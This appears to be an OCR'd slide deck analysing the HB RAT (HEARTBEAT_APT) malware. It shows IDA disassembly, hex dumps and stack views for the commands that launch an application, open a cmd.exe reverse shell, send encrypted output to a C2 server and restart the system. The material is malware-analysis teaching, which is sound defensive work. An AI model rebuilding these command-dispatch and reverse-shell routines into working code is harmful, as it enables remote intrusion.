
HB RAT FUNCTIONALITY 4 – LAUNCH NEW APPLICATION

# Malware Checks for Command Code 4

Malware checks if the first four byte is 04 00 00 00, so modifying the first four bytes



```
100013B0 dec     eax
100013B1 jz      short cmd_code_4
```



```
100013B0 dec     eax
100013B1 jz      short cmd_code_4
```

```
100.00% (2374,1453) (616,91) 00000799 10001399: Proc Ws2 StartAddress+AD
```

Hex View-1


```
00A1F6A0  04 00 00 00 69 6E 67 20  64 63 69 67 22 66 63 76  ....ing dcig"fcv
00A1F6B0  63 22 76 6D 22 71 67 67  22 6A 6D 75 22 76 6A 67  c"vm"qgg"jmu"vjg
00A1F6C0  22 6F 63 6E 75 63 70 67  22 70 67 63 61 76 71 2E  "ocnucpg"pgcavq.
00A1F6D0  22 63 64 76 67 70 22 70  67 74 67 70 71 6B 6C 65  "cdvgp"pgtgpqkle
00A1F6E0  22 6B 76 22 75 63 71 22  66 67 76 67 70 6F 6B 6C  "kv"ucq"fgvgpokl
00A1F6F0  67 66 22 76 6A 63 76 22  76 6A 67 22 6F 63 6E 75  gf"vjcv"vjg"ocnu
00A1F700  63 70 67 22 6C 67 67 66  71 22 63 76 6E 67 63 71  cpg"lggfq"cvngcq
00A1F710  76 22 30 32 37 34 22 60  7B 76 67 71 22 6D 64 22  v"0274"`{vgq"md"
00A1F720  66 63 76 63 22 76 6D 22  72 67 70 64 6D 70 6F 22  fcvc"vm"rgpdmpo"
00A1F730  71 6D 6F 67 22 63 61 76  6B 6D 6C 2E 22 71 6D 22  qmog"cavkml."qm"
```

Stack view

```
00A1F694  0
00A1F698  0
00A1F69C  0
00A1F6A0  6
00A1F6A4  2
00A1F6A8  6
00A1F6AC  7
00A1F6B0  6
00A1F6B4  6
00A1F6B8  7
```

# Malware Launches Application

Malware reads bytes starting from the 9th byte and interprets this as the path to the application to launch.



```
1000182E push    4
10001830 pop     edi
10001831 push    esi             ; nShowCmd
10001832 push    esi             ; lpDirectory
10001833 push    esi             ; lpParameters
10001834 push    eax             ; lpFile
10001835 push    offset Operation ; "open"
1000183A push    esi             ; hwnd
1000183B mov     [ebp+Dst], edi
10001841 call    ds:ShellExecuteW ; malware launches an application (creates process), th
10001847 xor     ecx, ecx
10001849 cmp     eax, 20h
1000184C lea     eax, [ebp+Src]
1000184F push    edi             ; Size
10001850 push    eax             ; Src
10001851 lea     eax, [ebp+var_804]
10001857 setnle  cl
1000185A push    eax             ; Dst
1000185B mov     [ebp+Src], ecx
1000185E call    memcpy
10001863 add     esp, 0Ch
10001866 mov     ecx, 202h
1000186B lea     esi, [ebp+Dst]
```

```
.00.00% (-211,376) (540,204) 00000C41 10001841: launch app+38
```

Hex View-1

```
00A1EE80  B4 FF A1 00 1A 14 00 10  04 00 00 00 69 6E 67 20  ¦ í.........ing
00A1EE90  43 00 3A 00 5C 00 4E 00  4F 00 54 00 45 00 50 00  C.:.\.N.O.T.E.P.
00A1EEA0  41 00 44 00 2E 00 45 00  58 00 45 00 00 00 70 67  A.D...E.X.E...pg
00A1EEB0  22 70 67 63 61 76 71 2E  22 63 64 76 67 70 22 70  "pgcavq."cdvgp"p
00A1EEC0  67 74 67 70 71 6B 6C 65  22 6B 76 22 75 63 71 22  gtgpqkle"kv"ucq"
```


path to the application

Stack view

```
00A1E654  00000000
00A1E658  100030B8  .data
00A1E65C  00A1EE90  Stack
00A1E660  00000000
00A1E664  00000000
```

# Sends Encrypted Status Code

After launching the new application, malware encrypts the application launch status code and sends it to C2



```
10001DC0
10001DC0 loc_10001DC0:           ; flags
10001DC0 push    0
10001DC2 lea     eax, [esp+esi+0Ch+buf]
10001DC6 push    edi             ; len
10001DC7 push    eax             ; buf
10001DC8 push    [esp+14h+s]     ; s
10001DCF call    ds:send         ; this function sends the encrypted data, in this case 9th byte is the
10001DD5 cmp     eax, 0FFFFFFFFh
10001DD8 jz      short loc_10001DE8
```

```
10001DDA sub
10001DDC ad
10001DDE tes
10001DE0 jg
```

```
.00% (-100,3[illegible]7) (926,335) 000011CF 10001DCF: send 0+27
```

```
1DE60  04 00 00 00 00 00 00 00  03 02 02 02 02 02 02 02  ................
1DE70  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
1DE80  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
1DE90  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
```


```
00A1DE44  0000006C
00A1DE48  00A1DE60  Stack[
00A1DE4C  00000808
00A1DE50  00000000
```

# Part 2F – Demo


## HB RAT FUNCTIONALITY 5 – REVERSE SHELL

## Malware Checks for Command Code 5

Malware checks if the first four byte is 05 00 00 00, so modifying the first four bytes



```
100013B3 dec     eax
100013B4 jz      short cmd_code_5
```



```
100013B3 dec     eax
100013B4 jz      short cmd_code_5
```

```
cmd_code_6
```

```
CE
CE cmd_code_6:
CE push    esi
CF mov     ecx, ebx
D1 sub     esp, 808h
D7 lea     esi, [ebp+Dst]
DD mov     edi, esp
DF rep movsd
E1 call    write_pipe
E6 jmp     short loc 1000145B
```

```
100013E8
100013E8 cmd_code_5:              ; This is the block of code executed, if the cm
100013E8 push    esi
100013E9 mov     ecx, ebx
100013EB sub     esp, 808h
100013F1 lea     esi, [ebp+Dst]
100013F7 mov     edi, esp
100013F9 rep movsd
100013FB call    read_pipe_send_socket ; lets examine this function to know what
10001400 jmp     short loc 1000145B
```

```
0.00% (1966,2057) (464,177) 000007B4 100013B4: Proc Ws2 StartAddress+C8
```

Hex View-1


```
A1F6A0 05 00 00 00 69 6E 67 20  64 63 69 67 22 66 63 76  ....ing dcig"fcv
A1F6B0 63 22 76 6D 22 71 67 67  22 6A 6D 75 22 76 6A 67  c"vm"qgg"jmu"vjg
A1F6C0 22 6F 63 6E 75 63 70 67  22 70 67 63 61 76 71 2E  "ocnucpg"pgcavq.
A1F6D0 22 63 64 76 67 70 22 70  67 74 67 70 71 6B 6C 65  "cdvgp"pgtgpqkle
A1F6E0 22 6B 76 22 75 63 71 22  66 67 76 67 70 6F 6B 6C  "kv"ucq"fgvgpokl
A1F6F0 67 66 22 76 6A 63 76 22  76 6A 67 22 6F 63 6E 75  gf"vjcv"vjg"ocnu
A1F700 63 70 67 22 6C 67 67 66  71 22 63 76 6E 67 63 71  cpg"lggfq"cvngcq
A1F710 76 22 30 32 36 3A 22 60  7B 76 67 71 22 6D 64 22  v"026:"`{vgq"md"
A1F720 66 63 76 63 22 76 6D 22  72 67 70 64 6D 70 6F 22  fcvc"vm"rgpdmpo"
A1F730 71 6D 6F 67 22 63 61 76  6B 6D 6C 2E 22 71 6D 22  qmog"cavkml."qm"
A1F740 6B 25 6F 22 71 67 6C 66  6B 6C 65 22 76 6A 6B 71  k%o"qglfkle"vjkq
A1F750 22 66 63 76 63 22 76 6D  22 64 6D 6D 6E 22 76 6A  "fcvc"vm"dmmn"vj
A1F760 67 22 6F 63 6E 75 63 70  67 22 76 6D 22 76 6A 6B  g"ocnucpg"vm"vjk
```

Stack view


```
00A1F694 00000000
00A1F698 00000000
00A1F69C 0000006C
00A1F6A0 00000005
00A1F6A4 20676E69
00A1F6A8 67696364
00A1F6AC 76636622
00A1F6B0 6D762263
00A1F6B4 67677122
00A1F6B8 756D6A22
00A1F6BC 676A7622
00A1F6C0 6E636F22
00A1F6C4 67706375
```

# Malware launches cmd.exe

Malware creates cmd.exe process



```
10001BDD push    esi              ; dwCreationFlags
10001BDE push    1                ; bInheritHandles
10001BE0 push    esi              ; lpThreadAttributes
10001BE1 push    esi              ; lpProcessAttributes
10001BE2 lea     eax, [ebp+ApplicationName]
10001BE8 push    esi              ; lpCommandLine
10001BE9 push    eax              ; lpApplicationName
10001BEA call    ds:CreateProcessW ; This is where the cmd.exe process is created for reverse shell access
10001BF0 test    eax, eax
10001BF2 pop     edi
10001BF3 jnz     short loc_10001BFA
```




Debug View | Structures | Enu

IDA View-EIP | Hex View-3

```
00A1EC18 43 00 3A 00 5C 00 57 00  49 00 4E 00 44 00 4F 00  C.:.\.W.I.N.D.O.
00A1EC28 57 00 53 00 5C 00 73 00  79 00 73 00 74 00 65 00  W.S.\.s.y.s.t.e.
00A1EC38 6D 00 33 00 32 00 5C 00  63 00 6D 00 64 00 2E 00  m.3.2.\.c.m.d...
00A1EC48 65 00 78 00 65 00 00 00  00 00 00 00 00 00 00 00  e.x.e...........
00A1EC58 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00A1EC68 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00A1EC78 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

# Malware creates Reverse Shell

Malware creates Reverse Shell



```
10001CA9 push    eax              ; lpBuffer
10001CAA push    dword_10003118   ; hFile
10001CB0 call    ds:ReadFile      ; This is the point where malware reads from the cmd.exe pipe and en
10001CB6 push    6                ; MaxCount
10001CB8 lea     eax, [ebp+Buffer]
10001CBE push    offset aExit     ; "exit\r\n"
10001CC3 push    eax              ; Str1
10001CC4 call    ds:_strnicmp
10001CCA add     esp, 0Ch
10001CCD test    eax, eax
10001CCF jz      short loc_10001D2E
```

```
0.00% (-191,870) (535,298) 000010B6 10001CB6: File Pipe sub 10001C0C+AA
```

Hex View-4

```
B1FBA4  0D 0A 28 43 29 20 43 6F  70 79 72 69 67 68 74 20  ..(C) Copyright
B1FBB4  31 39 38 35 2D 32 30 30  31 20 4D 69 63 72 6F 73  1985-2001 Micros
B1FBC4  6F 66 74 20 43 6F 72 70  2E 0D 0A 0D 0A 43 3A 5C  oft Corp.....C:\
B1FBD4  44 6F 63 75 6D 65 6E 74  73 20 61 6E 64 20 53 65  Documents and Se
B1FBE4  74 74 69 6E 67 73 5C 41  64 6D 69 6E 69 73 74 72  ttings\Administr
B1FBF4  61 74 6F 72 5C 44 65 73  6B 74 6F 70 5C 48 45 41  ator\Desktop\HEA
B1FC04  52 54 42 45 41 54 5F 41  50 54 5C 64 6C 6C 5F 63  RTBEAT_APT\dll_c
B1FC14  6F 6E 76 65 72 74 65 64  5F 65 78 65 3E 00 00 00  onverted_exe>...
B1FC24  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
B1FC34  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```


Reverse Shell

Stack view

```
00B1EB90  00000000
00B1EB94  00000000
00B1EB98  0000006C
00B1EB9C  00000006
00B1EBA0  00000000
00B1EBA4  0069004D
00B1EBA8  00720063
00B1EBAC  0073006F
00B1EBB0  0066006F
00B1EBB4  00200074
```

# Sends Encrypted Reverse Shell

Malware sends encrypted reverse shell to the C2



```
10001DC0
10001DC0 loc_10001DC0:           ; flags
10001DC0 push    0
10001DC2 lea     eax, [esp+esi+0Ch+buf]
10001DC6 push    edi             ; len
10001DC7 push    eax             ; buf
10001DC8 push    [esp+14h+s]     ; s
10001DCF call    ds:send         ; this function sends the encrypted data, in this case starting from the 9th by
10001DD5 cmp     eax, 0FFFFFFFFh
10001DD8 jz      short loc_10001DE8
```

```
ECX 00000000
EDX 00000000
ESI 00000000
```

| Decimal | Hex |
|---|---|
| 468 | 1D4 |
| 1704 | 6A8 |
| 120 | 78 |

```
10001DDA sub
```

```
100.00% (-105,369) (443,107) 000011CF 10001DCF: send 0+27
```

```
00B1E384  06 00 00 00 00 00 00 00  0F 02 08 02 2A 02 41 02  ............*.A.
00B1E394  2B 02 22 02 41 02 6D 02  72 02 7B 02 70 02 6B 02  +.".A.m.r.{.p.k.
00B1E3A4  65 02 6A 02 76 02 22 02  33 02 3B 02 3A 02 37 02  e.j.v.".3.;.:.7.
00B1E3B4  2F 02 30 02 32 02 32 02  33 02 22 02 4F 02 6B 02  /.0.2.2.3.".O.k.
00B1E3C4  61 02 70 02 6D 02 71 02  6D 02 64 02 76 02 22 02  a.p.m.q.m.d.v.".
00B1E3D4  41 02 6D 02 70 02 72 02  2C 02 0F 02 08 02 0F 02  A.m.p.r.,.......
00B1E3E4  08 02 41 02 38 02 5E 02  46 02 6D 02 61 02 77 02  ..A.8.^.F.m.a.w.
00B1E3F4  6F 02 67 02 6C 02 76 02  71 02 22 02 63 02 6C 02  o.g.l.v.q.".c.l.
00B1E404  66 02 22 02 51 02 67 02  76 02 76 02 6B 02 6C 02  f.".Q.g.v.v.k.l.
00B1E414  65 02 71 02 5E 02 43 02  66 02 6F 02 6B 02 6C 02  e.q.^.C.f.o.k.l.
00B1E424  6B 02 71 02 76 02 70 02  63 02 76 02 6D 02 70 02  k.q.v.p.c.v.m.p.
00B1E434  5E 02 46 02 67 02 71 02  69 02 76 02 6D 02 72 02  ^.F.g.q.i.v.m.r.
00B1E444  5E 02 4A 02 47 02 43 02  50 02 56 02 40 02 47 02  ^.J.G.C.P.V.@.G.
```


```
00B1E368  0000006C
00B1E36C  00B1E384  Stack[00000078]:00B1E384
00B1E370  00000808
00B1E374  00000000
00B1E378  00B1EB8C  Stack[00000078]:00B1EB8C
00B1E37C  00B1F3A4  Stack[00000078]:00B1F3A4
00B1E380  10001D21  File_Pipe_sub_10001C0C+115
00B1E384  00000006
00B1E388  00000000
00B1E38C  0208020F
00B1E390  0241022A
00B1E394  0222022B
00B1E398  026D0241
```

## Part 2G – Demo


HB RAT FUNCTIONALITY 6 – RESTART SYSTEM

# Malware Checks for Command Code 0A

Malware checks if the first four byte is 0A 00 00 00, so modifying the first four bytes



```
100013C2
100013C2 cmd_code_0A:             ; This is the block of code executed, if the cmd code received from C2 is 0A.
100013C2 push    esi
100013C3 call    ShellExecuteA_0 ; lets examine this function to know what malware does if it receives command code (
100013C8 pop     ecx
100013C9 jmp     loc_1000132A
